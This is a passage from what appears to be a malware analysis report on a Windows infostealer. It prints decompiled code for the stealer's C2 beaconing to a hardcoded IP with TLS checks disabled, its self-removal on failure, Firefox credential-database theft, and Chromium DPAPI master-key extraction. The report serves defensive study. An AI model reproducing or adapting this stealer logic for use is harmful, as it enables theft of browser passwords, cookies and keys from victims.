17         memset(C2Address, 0, 0x27u);
18         fn_RC4_custom_sbox(C2Address, EncryptedC2Address, 38u, &Key, 45u); // https://136.0.141.237:8942/G8mGR7vXmD/
19         curl = curl_easy_init(0);
20         CurlInfo = curl;
21         if ( curl )
22         {
23             curl_easy_setopt(curl, CURLOPT_URL, C2Address);
24             curl_easy_setopt(CurlInfo, CURLOPT_POST, 1LL);
25             curl_easy_setopt(CurlInfo, CURLOPT_POSTFIELDSIZE, OutputSize);
26             curl_easy_setopt(CurlInfo, CURLOPT_POSTFIELDS, PayloadWithInfo);
27             curl_easy_setopt(CurlInfo, CURLOPT_WRITEFUNCTION, fn_curl_callback);
28             curl_easy_setopt(CurlInfo, CURLOPT_SSL_VERIFYPEER, 0LL);
29             curl_easy_setopt(CurlInfo, CURLOPT_SSL_VERIFYHOST, 0LL);
30             kernel32_Sleep(3908LL);
31             CurlResult = curl_easy_exec(CurlInfo);
32             curl_easy_cleanup(CurlInfo);
33             PayloadWithInfo = fn_cleanup_buffer_write_file(0xFFFFFFFFFFFFFFFFLL, &PayloadWithInfo, OutputSize);
34             if ( CurlResult == CURLE_COULDNT_CONNECT )
35             {
36
37                 // Test connection by connecting to http://1.1.1.1
38                 if ( !fn_curl_session_test_connection() )
39                 {
40                     fn_cleanup_log_file();
41                     kernel32_FatalExit(0LL);
42                 }
43                 fn_self_removal();
44             }
45             else
46             {
47                 return fn_cleanup_buffer_write_file(0xFFFFFFFFFFFFFFFFLL, &PayloadWithInfo, OutputSize);
48             }
49         }
50     }
51     return PayloadWithInfo;
52 }

```

setup some footer info

Decrypt the C2 string

setup libcurl's Curl_easy

Send the request

The malware then initializes a libcurl session and performs an HTTPS POST request with the encrypted packet as the request body. SSL certificate validation (CURLOPT_SSL_VERIFYPEER) and hostname verification (CURLOPT_SSL_VERIFYHOST) are explicitly disabled, allowing communication with self-signed or otherwise untrusted certificates. A delay of approximately 3.9 seconds is introduced before the request is sent.

We can use this [repo](#) for some libcurl's signature.

File	State	#func	Library name
 libcurl-vc-x86-release-static-ipv6-sspi-winssl-7.65.1...	Applied	6	libcurl-vc-x86-release-static-ipv6-sspi-winssl-7.65.1
 libcurl-vc-x64-release-static-ipv6-sspi-winssl-7.65.1...	Applied	23	libcurl-vc-x64-release-static-ipv6-sspi-winssl-7.65.1

If the connection to the C2 server fails (CURLE_COULDNT_CONNECT), the malware attempts to determine whether the host has Internet connectivity by sending a request to <http://1.1.1.1>. If this connectivity test also fails,

it assumes the system is offline, cleans up its log files, and immediately terminates the process. Otherwise, it concludes that the Internet is available but the C2 is unreachable, triggering its self-removal routine to reduce forensic artifacts and avoid remaining active on the compromised host.

```
if ( CurlResult == CURLE_COULDNT_CONNECT )
{
    // Test connection by connecting to http://1.1.1.1
    if ( !fn_curl_session_test_connection() )
    {
        fn_cleanup_log_file();
        kernel32_FatalExit(0LL);
    }
    fn_self_removal();
}
```

Here is some signal code that the malware use to communicate with the C2 before any main action

```
enum MW_C2_CODE : unsigned __int64
{
    SIGNAL_PACKET_EMPTY_POST_DATA = 0x9C59DF30LL,

    START_STEALER_PARENT_LOOP = 60,
    END_STEALER_PARENT_LOOP = 188,

    START_EXTRACT_BROWSER_DATA = 131,
    END_EXTRACT_BROWSER_DATA = 207,

    START_LOCAL_FILE_STEALER = 217,
    END_LOCAL_FILE_STEALER = 133
}
```

```
fn_send_packet_C2_curl(0LL, 0, START_STEALER_PARENT_LOOP, SIGNAL_PACKET_EMPTY_POST_DATA);
fn_browser_stealer();
fn_local_files_stealer();
fn_send_packet_C2_curl(0LL, 0, END_STEALER_PARENT_LOOP, SIGNAL_PACKET_EMPTY_POST_DATA);
fn_curl_cleanup();
```

Mean no POST data used

```
1 void fn_local_files_stealer()
2 {
3     fn_send_packet_C2_curl(0LL, 0, START_LOCAL_FILE_STEALER, SIGNAL_PACKET_EMPTY_POST_DATA);
4     fn_local_files_discovery();
5     if ( fn_zip_user_data_folder() )
6     {
7         fn_send_zip_file_to_C2();
8         fn_cleanup_log_file();
9         fn_send_packet_C2_curl(0LL, 0, END_LOCAL_FILE_STEALER, SIGNAL_PACKET_EMPTY_POST_DATA);
10    }
11 }
```

```

1 void __fastcall fn_start_stealer()
2 {
3     if ( !gStealBrowserFlag )
4     {
5         fn_send_packet_C2_curl(0LL, 0, START_EXTRACT_BROWSER_DATA, SIGNAL_PACKET_EMPTY_POST_DATA);
6         fn_Browser_UserData();
7         if ( fn_zip_user_data_folder() )
8         {
9             fn_send_zip_file_to_C2();
10            fn_cleanup_log_file();
11            fn_send_packet_C2_curl(0LL, 0, END_EXTRACT_BROWSER_DATA, SIGNAL_PACKET_EMPTY_POST_DATA);
12        }
13        fn_noop_function();
14    }
15 }

```

3.3.7. Stealer

First the malware generate some paths Based on environment string

```

if ( C_Users_Username && C_Users_Username_AppData_Local_Temp )
{
    memset(Slash, 0, sizeof(Slash));
    fn_decrypt_rc4_wide_stream(Slash, &aImedOutAfterL1[18], 1u, &aImedOutAfterL1[22], 0x21u); // /
    fn_build_wide_string(
        &C_User_UserName_bZsaxmZviaL0zhH4n, // C:\User\[Username]\bZsaxmZviaL0zhH4n
        1,
        3,
        &C_Users_Username, // C:\User\[Username]
        Slash, // /
        aThLldOutOfLldB); // bZsaxmZviaL0zhH4n
    memset(Slash_2, 0, sizeof(Slash_2));
    fn_decrypt_rc4_wide_stream(Slash_2, word_B3AD2, 1u, &word_B3AD6, 0x1Au); // /
    fn_build_wide_string(
        &C_User_UserName_tKyvEZBrnNtrVhA_zip, // C:\User\[Username]\tKyvEZBrnNtrVhA.zip
        1,
        3,
        &C_Users_Username, // C:\User\[Username]
        Slash_2, // /
        aWithLldBytesRe); // tKyvEZBrnNtrVhA.zip
    memset(Slash_3, 0, sizeof(Slash_3));
    fn_decrypt_rc4_wide_stream(Slash_3, aOrtedByPreRequ, 1u, &aOrtedByPreRequ[4], 0x2Cu); // /
    fn_build_wide_string(
        &C_User_UserName_bZsaxmZviaL0zhH4n_Username, // C:\User\[Username]\bZsaxmZviaL0zhH4n\%Username%
        1,
        3,
        &C_User_UserName_bZsaxmZviaL0zhH4n, // C:\User\[Username]\bZsaxmZviaL0zhH4n
        Slash_3, // /
        &gUSERNAME_FullPath_ENV); // %USERNAME%
    memset(Slash_5, 0, sizeof(Slash_5));
    fn_decrypt_rc4_wide_stream(Slash_5, aGedCheckConnec, 1u, &aGedCheckConnec[4], 0x2Bu); // /
    fn_build_wide_string(
        &C_Users_USERNAME_AppData_Local_Temp_B1WTZSa_qAz4yTQGVg6i, // C:\Users\[Username]\AppData\Local\Temp\B1WTZSa_qAz4yTQGVg6i
        1,
        3,
        &C_Users_Username_AppData_Local_Temp, // C:\Users\[Username]\AppData\Local\Temp
        Slash_5, // /
        aRDoneCallback); // B1WTZSa_qAz4yTQGVg6i
    memset(Slash_4, 0, sizeof(Slash_4));
    fn_decrypt_rc4_wide_stream(Slash_4, aOne, 1u, &aOne[4], 0x1Cu); // /
    fn_build_wide_string(
        &C_User_UserName_bZsaxmZviaL0zhH4n_Username_jMT7f1YMTwe, // C:\User\[Username]\bZsaxmZviaL0zhH4n\%Username%\jMT7f1YMTwe
        1,
        3,
        &C_User_UserName_bZsaxmZviaL0zhH4n_Username, // C:\User\[Username]\bZsaxmZviaL0zhH4n\%Username%
        Slash_4, // /
        &unk_B3C56); // jMT7f1YMTwe
}

```

PATH	Purpose
C:\Users[Username]\bZsaxmZvial0zhH4n	Root directory for stolen data
C:\Users[Username]\tKyvEZBrnNtrVhA.zip	Zip file name for stolen data archive
C:\Users[Username]\bZsaxmZvial0zhH4n\[Username]	Root directory for logging files
C:\Users[Username]\AppData\Local\Temp\B1WTZSa_qAz4yTQGVg6i	Batch script for self removal
C:\Users[Username]\bZsaxmZvial0zhH4n\[Username]jMT7f1YMTwe	Error log file
C:\Users[Username]\AppData\Local\Temp\logs.txt	Log file for all action

3.3.7.1. Browser's data stealer


Target browser: Firefox, Opera, Edge, Chrome

```
// User profile directory for the stable release of the Opera browser on Windows.
// - Browser preferences and settings
// - Bookmarks
// - History
// - Cookies
// - Saved passwords (encrypted)
// - Extensions
// - Session and tab information
// - Local storage and IndexedDB data
// - Cache references (some cache data is stored elsewhere)
fn_decrypt_rc4_wide_stream(OperaLoginPath, &aScagy08agb5cn[12], 0x28u, byte_B187C, 0x2Cu); // AppData/Roaming/Opera Software/Opera Stable
memset(OperaBinaryString, 0, 0x14u);
fn_decrypt_rc4_wide_stream(OperaBinaryString, aHkgqn8, 9u, aPno9d, 0x2Cu); // opera.exe
memset(ChromeString, 0, sizeof(ChromeString));
fn_decrypt_rc4_wide_stream(ChromeString, a90t3, 6u, &word_B1C52, 0x19u); // Chrome
memset(ChromeLoginPath, 0, 0x4Cu);
fn_decrypt_rc4_wide_stream(ChromeLoginPath, &aBb50amq18ktafk[25], 0x25u, &aIgcncbvkbvsw3[11], 0x2Au); // AppData/Local/Google/Chrome/User Data
memset(ChromeBinaryPath, 0, 0x6Cu);
fn_decrypt_rc4_wide_stream(ChromeBinaryPath, aAzautkyfrmxhsz, 0x35u, aItzacaue14vda, 0x1Cu); // C:/Program Files/Google/Chrome/Application/chrome.exe
memset(EdgeString, 0, sizeof(EdgeString));
fn_decrypt_rc4_wide_stream(EdgeString, &aJn[1], 4u, aPuvspjrygvchde, 0x23u); // Edge
memset(EdgeLoginPath, 0, 0x4Eu);
fn_decrypt_rc4_wide_stream(EdgeLoginPath, aYcroiz03wtvgtk, 0x26u, &aJvg5ivnvkvwnmq[3], 0x22u); // AppData/Local/Microsoft/Edge/User Data
memset(EdgeBinaryPath, 0, 0x7Au);
fn_decrypt_rc4_wide_stream(EdgeBinaryPath, aZyvvzlhcgae1dz, 0x3Cu, &word_B1F2E, 0x15u); // C:/Program Files (x86)/Microsoft/Edge/Application/msedge.exe
BrowserStearInfo[0].BrowserNameString = OperaString;
BrowserStearInfo[0].BrowserLoginFolderPath = OperaLoginPath;
BrowserStearInfo[0].BrowserBinaryPath = OperaBinaryString;
BrowserStearInfo[1].BrowserNameString = ChromeString;
BrowserStearInfo[1].BrowserLoginFolderPath = ChromeLoginPath;
BrowserStearInfo[1].BrowserBinaryPath = ChromeBinaryPath;
BrowserStearInfo[2].BrowserNameString = EdgeString;
BrowserStearInfo[2].BrowserLoginFolderPath = EdgeLoginPath;
BrowserStearInfo[2].BrowserBinaryPath = EdgeBinaryPath;
```

3.3.7.1.1. Firefox

Firefox: The malware discover every Firefox user profile and preparing each profile for credential extraction.

```
Locate Firefox Profiles directory
|
▼
Create malware Firefox staging folder
|
▼
```



- It first resolves the victim's Firefox profile directory under `%APPDATA%`.
- Creates a corresponding destination directory within the malware's working folder.
- Enumerates all valid Firefox profile directories while skipping the special `"."` and `".."` entries.
- For each discovered profile, it invokes sqlite database stealer to collect credential-related artifacts—including `logins.json`, `key3.db`, `key4.db`, and `cookies.sqlite` by copying them into the staging directory and encrypting the copied data with the malware's RC4 routine.
- After each profile is processed, the function restores its reusable path buffers before continuing to the next profile, enabling the malware to systematically harvest credentials and authentication data from all Firefox profiles present on the system.

```

1 MW_SIGNAL_CODE fn_try_extract_firefox_credential()
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     Result = 0;
6     memset(FireFoxProfileString, 0, 0x54u);
7     fn_decrypt_rc4_wide_stream(FireFoxProfileString, a4tpd0ukgj5ph5v, 0x29u, &word_B1916, 0x26u); // AppData/Roaming/Mozilla/Firefox/Profiles
8     fn_build_wide_string(
9         C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles,
10        1,
11        2,
12        &C_Users_Username,
13        FireFoxProfileString);
14    FireFoxProfileExist = fn_Is_file_exist(C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles);
15    if ( FireFoxProfileExist )
16    {
17        memset(FirefoxString, 0, 0x12u);
18        fn_decrypt_rc4_wide_stream(FirefoxString, &byte_B1986, 8u, &unk_B1998, 0x19u); // Firefox
19        fn_build_wide_string(
20            C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox,
21            1,
22            2,
23            &C_User_UserName_bZsaxmZvial0zhH4n_Username,
24            FirefoxString);
25        Result = fn_ensure_directory_tree_exists(C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox);
26        if ( Result < 0 )
27        {
28            return fn_write_log(
29                ERROR_FOLDER_DOES_NOT_EXIST,
30                ERROR_FIREFOX_LOG_FOLDER_DOES_NOT_EXIST,
31                ERROR_EXECUTION_FAILED,
32                &Result);
33        }
34        else
35        {
36            fn_write_log(FOLDER_EXIST, FIREFOX_FOLDER, EXECUTION_SUCCEEDED, 0LL);
37            Result = fn_open_file_and_initialize_context(&FileCtx, C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles);
38            if ( Result < 0 )
39            {
40                return fn_write_log(
41                    ERROR_FOLDER_DOES_NOT_EXIST,
42                    ERROR_FIREFOX_USERPROFILE_DOES_NOT_EXIST,
43                    ERROR_EXECUTION_FAILED,
44                    &Result);
45            }
46            else
47            {
48                while ( fn_query_folder_info(&FileCtx) )
49                {
50                    if ( (FileCtx.AllocatedAddress->FileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
51                    {
52                        Userprofile_FireFoxProfileString = fn_copy_buffer_wide(
53                            FileCtx.AllocatedAddress->FileName,
54                            FileCtx.AllocatedAddress->FileNameLength);
55                        memset(dot, 0, sizeof(dot));
56                        fn_decrypt_rc4_wide_stream(dot, &unk_B19CC, 1u, &unk_B19D0, 0x15u); // .
57                        memset(&FileCtx.InitialPath + 2, 0, 6u);
58                        fn_decrypt_rc4_wide_stream(&FileCtx.InitialPath + 2, &dword_B19FC, 2u, &byte_B1A02, 0x17u); // ..
59                        if ( !fn_wcsncmp_len(Userprofile_FireFoxProfileString, dot)
60                            && !fn_wcsncmp_len(Userprofile_FireFoxProfileString, &FileCtx.InitialPath + 1) ) // ignore . and ..
61                        {
62                            memset(Slash, 0, sizeof(Slash));
63                            fn_decrypt_rc4_wide_stream(Slash, word_B1A32, 1u, &byte_B1A36, 0x28u); // /
64                            fn_build_wide_string(
65                                C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles,
66                                0,
67                                2,
68                                Slash,
69                                Userprofile_FireFoxProfileString);
70                            memset(Slash_3, 0, sizeof(Slash_3));
71                            fn_decrypt_rc4_wide_stream(Slash_3, byte_B1A88, 1u, a0t9sa7kvcewti, 0x1Cu); // /
72                            fn_build_wide_string(
73                                C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox, // C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox_Userprofile
74                                0,
75                                2,
76                                Slash_3,
77                                Userprofile_FireFoxProfileString);
78                            Result = fn_ensure_directory_exists(C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox);
79                            if ( Result >= 0 )
80                                // This function targets Firefox credential-related databases
81                                // by decrypting the filenames Logins.json, key3.db, key4.db,
82                                // and cookies.sqlite. For each file, it constructs the source
83                                // path within the victim's Firefox profile and the corresponding
84                                // destination path, checks whether the file exists, and copies
85                                // it to the destination while encrypting it with an RC4 key.
86                                // After each file is processed, it restores the original path
87                                // buffers before continuing with the next file. The routine is
88                                // intended to collect Firefox authentication databases and cookies

```

Resolve the Firefox profile directory

Create the malware's Firefox working directory

Open the Firefox Profiles directory

Enumerate every Firefox profile

Append the profile name

Create the destination profile directory

```

90 // for Later processing.
91
92 fn_steal_firefox_sqlite_db(
93     C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles,
94     C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox);
95
96 else
97     fn_write_log(
98         ERROR_FOLDER_DOES_NOT_EXIST,
99         ERROR_FIREFOX_STEALER_PROFILE_FOLDER_DOES_NOT_EXIST,
100         ERROR_EXECUTION_FAILED,
101         &Result);
102
103 Userprofile_FireFoxProfileString_Length = strlen_0(Userprofile_FireFoxProfileString);
104
105 fn_truncate_wide_string_buffer(
106     C_Users_USERNAME_AppData_Roaming_Mozilla_Firefox_Profiles,
107     Userprofile_FireFoxProfileString_Length + 1);
108 Userprofile_FireFoxProfileString_Length_ = strlen_0(Userprofile_FireFoxProfileString);
109 fn_truncate_wide_string_buffer(
110     C_User_UserName_bZsaxmZvial0zhH4n_Username_Firefox,
111     Userprofile_FireFoxProfileString_Length_ + 1);
112 }
113 fn_strlen_wide(Userprofile_FireFoxProfileString);
114 }
115 }
116 }
117 return FireFoxProfileExist;
118 }

```

Extract Firefox databases

Cleanup

```

1 void __fastcall fn_steal_firefox_sqlite_db(
2     wchar_t *UserProfile_FireFoxProfile,
3     wchar_t *UserProfile_bZsaxmZvial0zhH4n_Username_Firefox)
4 {
5     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
6
7     i = 0LL;
8     memset(logins_json, 0, 0x18u);
9     fn_decrypt_rc4_wide_stream(logins_json, &word_B16CE, 0x8u, &word_B16E6, 0x24u); // Logins.json
10    memset(key3_db, 0, sizeof(key3_db));
11    fn_decrypt_rc4_wide_stream(key3_db, aMf6Ziso2a1tn0y, 7u, &aMf6Ziso2a1tn0y[8], 0x17u); // key3.db
12    memset(key4_db, 0, sizeof(key4_db));
13    fn_decrypt_rc4_wide_stream(key4_db, qword_B1770, 7u, aGirrcfzbtw7mej, 0x24u); // key4.db
14    memset(cookies_sqlite, 0, 0x1Eu);
15    fn_decrypt_rc4_wide_stream(cookies_sqlite, &byte_B17CA, 0xEu, aIqlf, 0x16u); // cookies.sqlite
16    MozillaCredentialStruct.logins_json = logins_json;
17    MozillaCredentialStruct.key3_db = key3_db;
18    MozillaCredentialStruct.key4_db = key4_db;
19    MozillaCredentialStruct.cookies_sqlite = cookies_sqlite;
20    do
21    {
22        memset(slash, 0, sizeof(slash));
23        fn_decrypt_rc4_wide_stream(slash, &byte_B1816, 1u, word_B181A, 0x20u); // /
24        CredentialEntry = *(&MozillaCredentialStruct.logins_json + i);
25        fn_build_wide_string(Userprofile_FireFoxProfile, 0, 2, slash, CredentialEntry);
26        memset(Slash, 0, sizeof(Slash));
27        fn_decrypt_rc4_wide_stream(Slash, aKcuvgf7y2go69r, 1u, &aKcuvgf7y2go69r[2], 0x26u); // /
28        fn_build_wide_string(UserProfile_bZsaxmZvial0zhH4n_Username_Firefox, 0, 2, Slash, CredentialEntry);
29        if ( fn_Is_file_exist(Userprofile_FireFoxProfile) )
30        {
31            kernel32_Sleep(358LL);
32            Rc4KeySize = fn_strlen_byte(byte_B0D5A);
33            Result = fn_move_file_encrypt_rc4(
34                UserProfile_FireFoxProfile,
35                UserProfile_bZsaxmZvial0zhH4n_Username_Firefox,
36                byte_B0D5A,
37                Rc4KeySize);
38            if ( Result < 0 )
39                fn_write_log(ERROR_FIREFOX_DB, ERROR_FAILED_TO_ENCRYPT_RC4, 1, &Result);
40        }
41        fn_write_log(FIREFOX_DB, FIREFOX_PROFILE_EXIST, 1, 0LL);
42        kernel32_Sleep(620LL);
43        CredentialEntryLength = strlen_0(CredentialEntry);
44        fn_truncate_wide_string_buffer(Userprofile_FireFoxProfile, CredentialEntryLength + 1);
45        CredentialEntryLength_ = strlen_0(CredentialEntry);
46        fn_truncate_wide_string_buffer(UserProfile_bZsaxmZvial0zhH4n_Username_Firefox, CredentialEntryLength_ + 1);
47        ++i;
48    }
49    while ( i != 4 );
50 }

```

Encrypt and store stolen db file

3.3.7.1.2. Chrome, Edge and Opera


The Chromium-base credential theft routine is divided into multiple stages that collectively recover the browser's AES master key and prepare profile-specific information for extracting encrypted browser credentials. Rather than immediately reading the browser databases, the malware first processes the Local State configuration file to obtain the DPAPI-protected master key and enumerate the available browser profiles. The recovered information is then passed to a second-stage payload that executes within a suspended browser process to decrypt browser secrets.

Workflow:

```

fn_extract_browser_cookie()
|

```



The credential theft process begins, which targets the browser's Local State configuration file.

```

1  __int64 __fastcall fn_extract_browser_cookie(_BROWSER_EXEC_CONTEXT *BrowserCtx)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      ReturnCode = 0;
6      memset(LocalStateString_2, 0, 0x1Au);
7      fn_decrypt_rc4_wide_stream(LocalStateString_2, aTcy, 0xCu, &word_B14CE, 0x1Au); // Local State
8      fn_build_wide_string(BrowserLocalStatePath, 1, 2, BrowserCtx->BrowserLoginFolderPath, LocalStateString_2);
9      memset(LocalStateString, 0, 0x1Au);
10     fn_decrypt_rc4_wide_stream(LocalStateString, &unk_B1504, 0xCu, &unk_B151E, 0x22u); // Local State
11     fn_build_wide_string(BrowserLocalStatePath_2, 1, 2, BrowserCtx->MalwareLogFolder, LocalStateString);
12     if ( fn_Is_file_exist(BrowserLocalStatePath) )
13     {
14         v2 = fn_strlen_byte(byte_B0D5A);
15         ReturnCode = fn_move_file_encrypt_rc4(BrowserLocalStatePath, BrowserLocalStatePath_2, byte_B0D5A, v2);
16         if ( ReturnCode < 0 )
17         {
18             fn_write_log(ERROR_FUNCTION_FAILED, ERROR_FAILED_TO_ENCRYPT_RC4, 1, &ReturnCode);
19             return 0LL;
20         }
21         kernel32_Sleep(157LL);
22         BrowserLocalStateData_2 = 0LL;
23         BrowserLocalStateSize_2 = 0;
24         ReturnCode = fn_resolve_path_and_read_file(
25             BrowserLocalStatePath_2,
26             &BrowserLocalStateData_2,
27             &BrowserLocalStateSize_2);

```

Then the configuration file was copied into the malware's staging directory while simultaneously encrypting the copied file with the malware's embedded RC4 key.

This serves two purposes:

- Preserving a copy of the victim's configuration for exfiltration,
- Preventing the staged data from being stored in plaintext.

After obtaining the plaintext JSON, the malware extracts several configuration values using RC4-decrypted regular expressions.

After extraction, the malware:

- Copies the matched string,
- Base64-decodes it,
- Stores the decoded result inside the browser execution context.

```

1 void __fastcall fn_extract_encrypted_key_cookie(
2     _BROWSER_EXEC_CONTEXT *BrowserCtx,
3     __int64 BrowserLocalStateData,
4     int BrowserLocalStateSize)
5 {
6     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
7
8     i = 0LL;
9     memset(EncKeyBuf, 0, sizeof(EncKeyBuf));
10    fn_RC4_custom_sbox(EncKeyBuf, &aAirkdjy6wxspda[21], 31u, &aAirkdjy6wxspda[37], 0x20u); // encrypted_key"\\s*:\\s*"([^\"]+)
11    memset(AppBoundBuf, 0, 0x2Au);
12    fn_RC4_custom_sbox(AppBoundBuf, &byte_B1458, 0x29u, &aPxbsxfnsaiksoe[18] + 1, 0x2Du); // app_bound_encrypted_key"\\s*:\\s*"([^\"]+)
13    CookieArray[0] = EncKeyBuf;
14    CookieArray[1] = AppBoundBuf;
15    ExtractedFlag = 1;
16    do
17    {
18        if ( fn_parse_regex_pattern(CookieArray[i], BrowserLocalStateData, BrowserLocalStateSize, &RegexOutput, 1, 0) >= 0
19            && RegexOutput )
20        {
21            AllocatedRegexData = fn_copy_buffer_byte(RegexOutput, RegexSize);
22            if ( AllocatedRegexData )
23            {
24                DecodedDataSize = 0;
25                DecodedData = fn_decode_base64_custom(AllocatedRegexData, &DecodedDataSize);
26                fn_strlen_byte_2(AllocatedRegexData);
27                if ( DecodedData )
28                {
29                    if ( (ExtractedFlag & 1) != 0 )
30                    {
31                        BrowserCtx->DPAPIBlob = DecodedData;
32                        BrowserCtx->DPAPIBlobSize = DecodedDataSize;
33                    }
34                    else
35                    {
36                        *pBrowserCtx->ProfileCount = DecodedData + 4;
37                        LODWORD(BrowserCtx->ProfileList.PofileEntry) = DecodedDataSize - 4;
38                    }
39                }

```

Retained for later processing

The malware also extracts the `profiles_order` entry from the Local State file.

Unlike browser cookies, `profiles_order` is an internal Chrome preference stored as a JSON array:

```

"profiles_order":
[
    "Default",
    "Profile 1",
    "Profile 2"
]

```

The malware parses this array and converts it into an internal list of profile names.

- The function verifies that the decoded master key begins with the expected Chromium prefix: DPAPI (Chromium stores the encrypted master key as: DPAPI || EncryptedBlob)
- Removes the first five bytes before constructing a DATA_BLOB for the Windows DPAPI API
- Invokes: `CryptUnprotectData` , which decrypts the master key using the current user's Windows credentials. This produces the plaintext AES master key used by Chromium to encrypt:
 - Saved passwords
 - Cookies
 - Payment information

- Other browser secrets
- Instead of leaving the key in plaintext, the malware immediately encrypts it with its own RC4 key and stores it as: `Key10.txt` its browser working directory.

```

1  __int64 __fastcall fn_try_get_DPAPI(_BROWSER_EXEC_CONTEXT *BrowserCtx)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      Result = 0;
6      fn_write_log(INFO_ENTER_TRY_GET_DPAPI, INITIAL_DPAPI, LOGGING, 0LL);
7      if ( BrowserCtx->DPAPIBlobSize >= 5 && BrowserCtx->DPAPIBlob )
8      {
9          sizeof_DPAPI = fn_strlen_byte(byte_B373F); // DPAPI
10         if ( fn_memcmp_bytes(BrowserCtx->DPAPIBlob, byte_B373F, sizeof_DPAPI )
11         {
12             memset(Key10_txt, 0, 0x16u);
13             fn_decrypt_rc4_wide_stream(Key10_txt, &unk_B3746, 0xAu, aDToMultiMidURu, &qword_20 + 5); // /Key10.txt
14             fn_build_wide_string(BrowserCtx->MalwareLogFolder, 0, 1, Key10_txt);
15             pDataIn.pbData = BrowserCtx->DPAPIBlob + 5;
16             pDataIn.cbData = BrowserCtx->DPAPIBlobSize - 5;
17             if ( CryptUnprotectData(&pDataIn, 0LL, 0LL, 0LL, 0LL, 0, &DataBlob) )
18             {
19                 kernel32_Sleep(267LL); // Decrypt masterkey, store it in Key10.txt
20                 v4 = fn_strlen_byte(byte_B0D5A);
21                 fn_encrypt_RC4(DataBlob.pbData, DataBlob.cbData, byte_B0D5A, v4);
22                 fn_write_log(0x8848DF13, 0x164E4B41, INFO, 0LL);
23                 Result = fn_write_data_to_file(BrowserCtx->MalwareLogFolder, DataBlob.pbData, DataBlob.cbData, 0);
24                 if ( Result < 0 )
25                     fn_write_log(ERROR_TRY_GET_DPAPI, ERROR_WRITE_DATA_TO_FILE, 1, &Result);
26                 kernel32_LocalFree(DataBlob.pbData);
27             }
28             else
29             {
30                 fn_write_log(ERROR_TRY_GET_DPAPI, ERROR_API_CRYPTUNPROTECTDATA, 1, 0LL);
31             }
32             memset(Key10, 0, 0x16u);
33             fn_decrypt_rc4_wide_stream(Key10, &byte_B37E0, 0xAu, &word_B37F6, 0x1Cu); // /Key10.txt
34             Key10Length = strlen_0(Key10);
35             fn_truncate_wide_string_buffer(BrowserCtx->MalwareLogFolder, Key10Length);
36         }
37         else
38         {
39             fn_write_log(ERROR_TRY_GET_DPAPI, ERROR_MEMCMP, INFO, 0LL);
40         }
41         fn_cleanup_buffer_write_file(0xFFFFFFFFFFFFFFFFLL, &BrowserCtx->DPAPIBlob, BrowserCtx->DPAPIBlobSize);
42         return 267LL;
43     }
44     else
45     {
46         fn_write_log(ERROR_TRY_GET_DPAPI, 2009612072, 1, 0LL);
47         return fn_set_rng_seed_to_12345(&loc_21D23 + 3, &loc_807BE + 3, &loc_28384 + 2);
48     }
49 }

